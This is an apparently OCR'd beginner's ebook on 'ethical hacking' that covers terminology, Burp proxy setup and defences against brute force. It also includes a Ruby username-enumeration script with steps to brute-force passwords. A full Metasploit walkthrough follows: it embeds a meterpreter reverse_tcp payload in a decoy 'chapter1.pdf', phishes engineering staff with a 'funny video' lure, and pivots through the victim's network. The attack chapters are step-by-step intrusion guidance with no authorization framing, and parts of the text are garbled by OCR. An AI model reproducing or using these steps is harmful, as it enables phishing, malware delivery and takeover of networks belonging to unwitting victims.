JAMES JACKSON

HACKING

THE BEGINNERS GUIDE TO MASTER THE ART OF HACKING IN NO TIME

Hacking

The Beginners Guide to Master The Art Of Hacking In No Time

Introduction

I want to thank you and congratulate you for downloading the book, *“ The Beginners Guide to Master Hacking In No Time ” .*

This book has actionable information that will help you to master hacking in no time even if you are a complete beginner.

By definition, hacking is the process of changing the features of a system to achieve a goal outside that of the original purpose of the creator. This essentially means that a hacker is an individual engaged in such activities and has by choice accepted the practice as a lifestyle and philosophy.

Today, computer hacking is the most popular method of hacking, especially in the field of computer security, even though the practice also exists in other forms such as phone hacking, and brain hacking but is not limited to any of these.

What we and the media commonly refer to as hacking is actually ‘black-hat’ hacking, the negative side of hacking that causes many to mistake the term hacking to mean cybercrime and other negatively related issues. This is perhaps because Hollywood has somehow depicted hackers as the cool nerds that illegally gain access to NSA, CIA, FBI, companies’ computer networks and other protected systems. This view of hacking and hackers is usually damaging to the other hackers, the ethical hackers who hack in a legal way.

This book will introduce you to the real philosophy of hacking, as it ought to be: ethical hacking and the ethics that govern it. If you are new to hacking, this book is going to, in a systematic and comprehensive manner, guide you through everything you need to become a sort-after ethical hacker. Because cybercrime is on the rise, many organizations are hiring IT experts to identify security threats to their websites and cyber data.

The men and women hired for this job are ethical hackers. Their job is to penetrate into the websites of these companies in a bid to determine the security holes present in these data centers and websites in order to keep the black hackers away. This therefore means the skill of ethical hacking is currently in high demand. This book aims to help you become a skilled ethical hacker by ensuring you know everything a professional ethical hacker should know.

Thanks again for downloading this book. I hope you enjoy it!

Table of Contents

Because this field is a technical one, let us start by defining and understanding key terms.

The Hacking Lingo: Hacking Terms and Definitions

As stated in the introductory part of this beginner's hacking guide, hacking is a technical field. To fit into this field, you have to master the lingo and understand important terminologies. Below are the important ones:

Brute force: Brute force refers to the method used by application programs to crack or decode encrypted data such as DES (Data Encryption Standard) keys, or passwords through extensive effort as opposed to using intellectual strategies.

Code: Code is the text readable by a computer and based on instructions regulating a device or program. When you change the code of a particular device or program, you will change its behavior.

Denial of Service Attack (Dos): DOS is an interruption used against a computer network or website to terminate its responsiveness albeit temporarily. It involves sending very many content requests to the site to overload the server. The content requests are the instructions sent for example, from a particular browser to some website that enables the follow-up of the website in question. Such attacks are said to be the same as the internet parallels of street protests and are even used by some groups as a protest tool.

Server: A server is a program that regulates the access to the network service or a centralized resource center.

Configuration: Configuration refers to the technical computer specifications that include but not limited to the processor speed, the RAM, and the amount of hard drive space. It refers to the specific hardware and software details with respect to the devices attached and the strength or composition of the system.

Keystroke Logging: It is the tracking of the keys pressed on a computer besides the touchscreen points. In other words, it refers to the computer map or the human interface. Grey and black hat hackers utilize this to record login ID's and passkeys. Key loggers are concealed onto some device using Trojan conveyed using a phishing email.

Transmission Control Protocol/Internet Protocol (TCP/IP): TCP/IP refers to the set of networking procedures or protocols that allow communication between two or more computers

Protocol: Protocols are the set of rules under which a computer operates to control how a document on the internet gets transmission to your screen.

Protocol Implementation: Protocol implementation is the process of negotiating some transaction through a specific connection. This negotiating is in the form of requesting and handling the directory listings, sending files and receiving files to a server.

Network Basic Input/ Output System (NetBIOS): NetBIOS is a program that allows software applications contained in various computers within the same network to communicate.

IP Address: In computer networking, IP address refers to the numbers separated by periods whose role is to recognize every computer by use of the internet protocol to communicate over a network.

Rootkits: Rootkits are some of the software tools that help ethical hackers gain unapproved control of a computer system without notice.

Piggyback: A piggyback is the use of an established session by another user to gain access to a blocked or restricted communication channel.

False positive: A false positive refers to the rejection of a null hypothesis; for example, when the computer identifies legitimate messages as illegitimate and either deletes them or moves them to a special folder.

With that understanding of some of the terms used in hacking (ethical hacking), let’s now move on to discussing some important basics about hacking before we can move on to discussing how to be a hacker.

Ethical Hacking 101

As pointed out above, the aim of the kind of hacking performed by an ethical hacker is to help a company or an individual identify potential threats on a computer network and therefore, identify any system vulnerabilities that a malicious hacker can exploit.

The company then uses the information gathered to improve the security of the system and minimize or eliminate the possibility of potential attacks.

The Ethics of Ethical Hacking

For hacking to be termed ethical, the hacker must adhere to some rules that include the following:

1. Express permission (often through writing) to probe the system network to identify any potential security threats

2. To respect the privacy of the individual or company

3. To cover all your work, avoid syphoning any information or data given to you for later personal or malicious use.

4. To allow the hardware manufacturer or software developers identify any weaknesses you detect in their products, software, or hardware, if the organization does not already know about them.

The term ‘ethical hacker’ is foray for criticism from people who state there is no such thing as ethical hacking. Those opposing the field of ethical hacking assert that hacking is hacking regardless of how you view it. Those against ethical hacking (or any form of hacking for that matter) refer to those who perform the practice as computer criminals or cyber criminals. Let me explain why ethical hacking is something real and important. You can think of ethical hackers as intelligence specialists who collect data for potential threats then take measures to make sure that the threat is neutralized or deterred. You really don’t think of FBI and CIA as a group of criminals, do you? Well, this explains the role of ethical hackers. The bad guys won’t care less whether what they are doing is criminal or not. If you don’t take measures to prevent any likelihood of unauthorized access to confidential data, you are essentially exposing yourself to the possibility of hackers exploiting any existing loopholes to their advantage. So what do you do? Well, to keep off hackers, you need to hire the finest hackers who then have to work within certain guidelines (ethics) otherwise you will just be waiting for the unknown to happen; that’s why you hire hackers to catch and keep off hackers.

Since we have noted that the work of ethical hackers in a company is to offer assistance to improve the security of the system, I can assert that the work of these hackers has been very successful. Anyone interested in ethical hacking can get certification to become a CEH (Certified Ethical Hacker). The EC-Council (international council of E-Commerce Consultants) delivers this internationally recognized certification. Theirs is a 125 multiple choice questions exam, which is a version eight, unlike the version seven which has 150 questions costs about $500.

With that basic understanding of hacking as a term, let’s move on to discussing ethical hacking as an area of specialization.

Ethical Hacking: A Beginner’s Lesson

In as much as ethical hacking is an exciting field, it requires as much preparation as other undertaking. To begin the process of hacking, you need to:

1. Understand the various tools of the trade

2. Understand the most common attacks as well as defenses

3. Practice

Let’s discuss this in detail:

The Tools of the Trade

When seeking to get involved in web application security, you need to know how you can use the most popular website hacking tool: the proxy. So what are these and what do they do? Proxies will enable you intercept the HTTPS requests, understand how a website works, and at the same time, reveal critical security issues.


Here, we will walk you through installing and using Burp, the most common proxy used by ethical hackers. It is a revelation to see how some of your favorite websites within the covers at the layer of HTTP work after you take some time with a web proxy. During the developmental, debug and troubleshooting phases of web applications, this is something that's very useful.

How to Set Up Burp Proxy

Begin by downloading and installing the app. Since it is a java app, you may need to install java JRE. To ensure that your browser uses Burp, you have to configure a few settings. The recommendation is to use Firefox with Burp because by doing so, you will be able to set it up without having to make any changes to the system wide settings which would affect a couple of programs.


Once you have downloaded, installed, and started Burp, click 'proxy tab' and then 'options.' Ensure the 'proxy listeners' is running and note the interface, which by default, is 127.0.0.1:8080.

After that, move down to the sections of 'intercept client requests' and 'intercept server responses' and ensure that the top level 'intercept requests based on the following rules' and 'intercept responses on the following rules' have been checked. In addition, check the third checkbox under 'intercept server responses' that says 'or request was intercepted.' The settings should be similar to the ones below.



This will enable Burp to capture both the browser requests and the responses of the server. Next, we have to setup Firefox so that it can use Burp as a proxy. Just click on 'Firefox' and after that 'preferences.' Click the advanced icon and then the network button. As

shown below:



The last step will be to change network settings. How do you do that? Well, under Connection, proceed to configure how Mozilla Firefox will be connecting to the internet by first clicking on the settings button. Adjust the settings to match the picture below.

Go to the manual proxy configuration and have the IP address and the port matching the Burp's settings that by default should be 127.0.0.1 port 8080. Check the box to 'use this proxy server for all protocols.' Finally, do away with the settings in the box that states 'no proxy for' so that you can capture the local traffic. Click ok and you are set to begin.


At this point, you have to test your setup to make sure it works. Go back to Firefox and key in google.com and then click enter. If everything is set up correctly, your browser should hang there waiting for the website. After this, when Burp has captured your request, return to Burp expecting to see the HTTP request in the proxy to Google, then intercept the tab. Ensure you are looking at the right screen on Burp.

There are very many options but it should generally look like this:

Send the request to the server by clicking the forward button. You should receive the server response almost immediately. Click the forward button once more and send to the browser the server response. The server response to our original request to Google is a redirection of 301, which will inform your browser the location header to go to www.google.com.

The browser makes this automatic request for you so you can safely forward the request and the response. Google will once again redirect to the SSL version of Google, which will definitely present another issue.

For Burp to connect to the SSL sites, it will make an interception to the connection and gives its own SSL certificate to the browser. This enables Burp to decrypt the HTTP request and response even if SSL is in use. The browser is however smart enough to tell whether the SSL certificate is okay or not to provide a warning to the user if the SSL certificate is valid and will give a warning to the user about the certificate being invalid for this site.



Now that we know Burp is intercepting the request, you can click on the “I understand the risks’ and the ‘add exception’ to add the Burps SSL certificate. You can then click ‘confirm security exception’ so that the browser will let you use Burp for this SSL connection. When accepting this, take care and ensure you are using Burp, otherwise, you do not add the exception.

The browser now makes the SSL request, and Burp captures it once again. Just keep forwarding the responses and requests until you see the Google homepage on the browser.

If you’ve done everything we’ve learnt so far, your appetite for moving a little further should be at its highest. Let’s move on to the next chapter to take this a little further.

Whetting Your Hacking Appetite: Common Hacking Attacks

Which common attacks do hackers use to hack into a system? You need to understand these attacks so you can test your sites and then code for these weaknesses. Many hackers direct a brute force attacks on website login page where they try thousands of passwords and usernames until they key in a correct combination.

Brute force attacks compromise the very concept applied to resetting passwords, the secret questions, promotional and discount codes, and other information that is secret and used to reveal the identity of the user. To perform brute attacks, you will need the following:

1. Confirm the account lockout–the request throttling is disabled or simple to bypass.

2. Decide the username's format

3. Make a list of the potential usernames

4. Confirm the valid usernames


5. Run tests on the passwords for every valid username

Begin by deciding whether an account lockout exists. You can do this by failing the login for a user. Next, determine the format of the username. These can be from one site or another; nevertheless, the current trend is to use an email address, which is easier to remember and it can come in handy when conducting password resets. Assume the site you are targeting has such a login page as the one below.

Notice that the username is an email address, otherwise, if the login screen did not tell us that, you would have to determine that by registering or signing up for an account. Obviously, from the signup page, you can tell that the username is an email address.

If you are dealing with a large public site, people usually sign up with yahoo, G-mail, and other popular email domains. It is rather unfortunate that because internet hacking is popular, presently, it is easy to get long lists of email addresses from compromised databases.

Take this example; if you want to target Franco James, you will first key in jamesfranco@gmail.com (or his email account) followed by a password before you click login. You will probably get an error message stating that the email (jamesfranco@gmail.com) does not exist.



Let Us Determine Usernames


With the first clue, you will have to create a list of usernames. If this was a company website, the process of determining the format of the email and then coming up with a custom list is quite simple. Normally, corporate email addresses usually take any of the following formats:

firstname.lastname@company.com (james.franco@company.com)

firstinitiallastname@company.com (jfranco@company.com)


lastnamefirstinitial@company.com (francoj@company.com)

Use the resources on this Wordstream link to get one email address that you will use to get the format form in the email domain. Take this example: from the example application I'm using, we know that the domain is onemonthsimple.com that is located in the domain and footer. This will kick us off.



Let Us Guess Accounts

To find a valid username, it might be necessary to guess a few accounts. Begin doing so by manually testing some of the common usernames ensuring to have @onemonthsimple.com domain. You can use any name such as Jacobs, Mary, Dave, Jonah, Jon, Calvin, Emily. Try each one of them out.



You will find that at least one of them will work. When you make a correct username guess, you will get an error message about the password being incorrect. However, having

a valid email address is a good step to breaking in.

Ergo

Usernames are email addresses and the application will inform you whether or not the address is valid. You may find a valid email address but that contains a wrong password, and therefore, an ‘incorrect password’ message will appear.

Since the application is a corporate HR, you will be right to guess that most users have the @onemonthsimple.com as the email. You will use this to create your own list of common names to find new users. It may take a while to guess the usernames; therefore, an attacker would make the process automatic, which is, trying usernames and matching the error messages with the valid ones.

Automating Attacks

To begin, you will definitely require a bigger list of names/dictionaries/wordlists (in hacker terms). You will need a wordlist of first names based on what you know about the application. You can do this by, for instance, getting the first ten thousand baby names from the census in the US.

After that, you need to find a way to automate the signing in process. To do this, you can create a small custom program by doing the following:

1. First, read a file containing usernames ensuring to read each line by line

2. Then proceed to send the username to the website login page

3. Recheck the error message to check whether the particular username is valid or not

The Code Is As Follows:

```
require "net/http"
require "uri"

uri =
URI.parse("http://localhost/sessions")
http = Net::HTTP.new(uri.host, "3000")

File.open("onemonth2013-users.txt",
"r").each_line do |username| # remove the
newline
  username = username.chomp
  request =
Net::HTTP::Post.new(uri.request_uri)
  request.set_form_data({"email"=>username,
"password"=>
"n0taL1k3lyp@ssw0rd","commit"=>
"Login"})

  response = http.request(request)
  # If response contains incorrect password
then the username is valid
  if response.body.include? "Incorrect"
    puts "Found: #{username}"
  end
end
```

Run comes after this tool, you will have a list of users for the site. After this, re-run the script but a little modified. For every valid user, try thousands of different passwords until the ‘incorrect password’ message disappears. This means that you have the right username and password. It ends there.

Now you know a bit about how black hat hackers do their thing with brute force attacks. In the next bit of this book, we will learn how to keep these off as an ethical hacker.

How to Defend Against Brute Force Attacks

The brute force attacks usually succeed because of the mistakes developers make by tipping their hand to the attackers and therefore revealing important information in the error messages. Furthermore, they fail to enforce the account lockout and the complexity of the password, and fail to implement request throttling of any kind.

Look at the following areas to know how you can protect your site better.

Leaking Data

In the example above, the sign in page exposed whether the username was valid or invalid. That way, you could know valid usernames. The same thing would apply with the password. This problem exists all over the internet. The most effective way to prevent these kinds of attacks is to return a constant error message for any unsuccessful login attempt. You should not give hackers suggestions with wordy error messages.

Account Lockout

Having fixed the error message, you should now try to strengthen the login to avoid any brute force password guessing attacks. To achieve this, you will have to add an account lockout to users the moment they fail to login a particular number of times. This will be a hindrance to our script against testing millions of passwords for every account. To add the account lockout in rails as you use devise, refer to this resource: Ensure the device initializer is setup well for the account lockout.

```
config/initializers/devise.rb

# Lock account based on failed login attempts
config.lock_strategy = :failed_attempts

# Lock and unlock based on email
config.unlock_keys = [ :email ]

# Email the user the unlock link
config.unlock_strategy = :email

# Lockout the account after 5 failed logins
config.maximum  attempts = 5

# Make sure devise has lockable set in your model:

devise :database_authenticatable, :registerable, :recoverable,
:rememberable, :trackable, :validatable, :lockable
```

Run a quick test to ensure the accounts are locking out and are resettable. If you add this to some site that is existent, you may have to run a migration to add the necessary device database fields required. If you aren’t using devise, then you have the alternative of manually adding a counter within the user model and then increment it for each of the unsuccessful logins during the process of authentication.

The Complexity of the Password

Now, you should know how to make your password complex. Complex passwords will prevent an instance of the user entering a weak password. There are a number of ways to do this. However, the most preferred method is to use the DSE (Devise Security Extension) that offers the capacity to configure a couple of security controls around

passwords, which includes complexity. Without devise, there is another good option of creating a regular expression and ensuring that all the new passwords meet the requirements. Generally, it is best to require at least one number and one special character and a password not less than ten characters. Passphrases or passwords that are beyond one word are just what you need.

Now that you know how to keep off brute force attacks, we will take this a little further in the next chapter by discussing how to take full charge of your network.

Taking Charge Of An Entire Network As A Hacker

Owning a network and retrieving the key data requires finding a weak link in the network. Some clerk somewhere on the network with little work to do and lots of time to play on the internet can be tempted to visit your malicious website, a word document, or even a PDF. When you compromise this one target, you can turn from owning that one system to owning the network and finally grabbing the good stuff on the server or the database server.


The following steps show how you can pivot from one compromised system on the network to compromising and owning the most heavily protected network servers.

Compromising a Client

To begin, you have to compromise one machine on the network. Take the following example: you send a client some malicious link or a word document. You can also go after an unpatched operating system. In this case, send the malicious link through the email to one of the people in your target-engineering department attached with a note that states, ‘funny video you need to see.’ This is how you create the link:

Open backtrack software; if you do not have one, you can download version five, the third release also called BT5r3. It has numerous hacking tools such as the one right below. After opening backtrack, open the metasploit console.


Select an exploit. In this example, we will be using the ie unsafe scripting exploit. You will only need one weak system on the network so you own the whole network.




Get the Right Exploit

Let us assume you want to use Adobe reader. You can find the right exploit by searching metasploit for one that will accommodate the adobe reader’s version.

```
msf > search type:exploit platform:windows adobe pdf
```



If you look at the image above, you can tell that metasploit included all the exploits that met the criteria. Check the information that is available about this particular exploit.



In the description, Metasploit shows that it embeds a payload of metasploit into the existing PDF file. You can use the resulting PDF as part of a social engineering attack. Besides that, you can also use it to invite the victim to download it when you embed it into a website.

Get the Payload Set

The next step will be to set the payload that is going to embed into your PDF file. To do that, you will type the following:

```
msf > exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
```

Set the Options

Having chosen your exploit and set your payload, you can proceed to check the options

for this exploit and the payload by keying in the following:

```
msf > exploit(adobe_pdf_embedded_exe) > show options
```

As is described above, metasploit needs you to have an existing PDF file to embed the Meterpreter. Set a file name with the name chapter one .pdf, probably class notes, to your infilename option.

```
msf > exploit(adobe_pdf_embedded_exe) > set INFILENAME chapter1.pdf
```

Alter the output's filename (that is default) and use the embedded Meterpreter to the same harmless sounding chapter one.pdf.

```
msf > exploit(adobe_pdf_embedded_exe) > set FILENAME chapter1.pdf
```

Now, set your system to your IP address or 192.168.100.1

```
msf > exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.100.1
```

Confirm Your Settings

Check your options again to see whether all is well for takeoff.

```
msf > exploit(adobe_pdf_embedded_exe) > show options
```

Begin!

From the image above, you can see that all your options are set and all you require is to begin the exploit.

```
msf > exploit(adobe_pdf_embedded_exe) > exploit
```

Metasploit has created a PDF file with the name chapter1.pdf, which has the meterpreter listener. It has placed it at `/root/.msf4/local/chapter1.pdf`. You only have to copy the file to your website and start inviting your visitors to download it. Anyone who downloads it and opens it from your website will have a connection opened in your system, a connection you can use to take charge of his/her computer system.

When your victim has opened the malicious link, you will receive the meterpreter prompt such as the one below. You can type the following in the meterpreter prompt:

This will reveal the target system's interfaces as well as the MAC and the IP addresses which linked with them; Interface 1 is the loopback interface, and interface 2 links with the IP 192.168.1.101. Depending on the configuration of the compromised machine, the

results may be different.

Scan the Network

You are now inside the network. You can now use an auxiliary module called arp scanner contained in metasploit that makes it possible to use the ARP protocol to find other internal systems on the network. Just type the following:

meterpreter > run arpscanner –h

Run the arp scanner by typing the following:

In which ‘run’ is the command that effects internal meterpreter scripts, the ‘–r’ goes before the range of the address in target or CIDR notation network and the ‘192.168.1.0/24’ which is the CIDR notation to include in this whole class C network containing a net mask of 255.255.255.0. When you run the arp scanner, you will be revealing all the systems on the internal network, in this case, what would be most important is the default gateway at 192.168.1.1

The Final Step: Add A Route

You have to background your meterpreter session, which will put your meterpreter session into the background meaning it is still running. You can however return to the metasploit console and implement the other commands. After that, you will add a route to the compromised system from the default gateway so that you get access to all the systems and subnets that have access to the default gateway- a good opportunity to compromise them.

Having successfully made a route between the victim's computer and the default gateway, the network will therefore be for all purposes, yours. You can now go ahead and use the single compromised machine to launch attacks on any system on the network within the subnet of the engineering or all the subnets that use the default gateway.


To own machines, you will have to take the last step of exploiting each one of them. Since you will now be attacking from inside the network, you will not have to be concerned about any firewalls or intrusion prevention systems.

The next chapter will highlight some of the best hacking tools you will need for hacking.

The Best and Latest Top Five Hacking Tools

At number one is Metasploit, the hack tool we have explained in the previous section of this book. The other tools that come after Metasploit include the following:

2: NMap (Network Mapper)



NMap is a tool available for Windows, OS X, and Linux platforms. NMap is a utility for security auditing as well as network exploration. The program rapidly performs heavy scans on large networks, and is equally effective against single hosts.

Many hackers who use it, including network administrators, value its usefulness in tasks such as managing service upgrade schedules, network inventory and host, or service uptime monitoring.

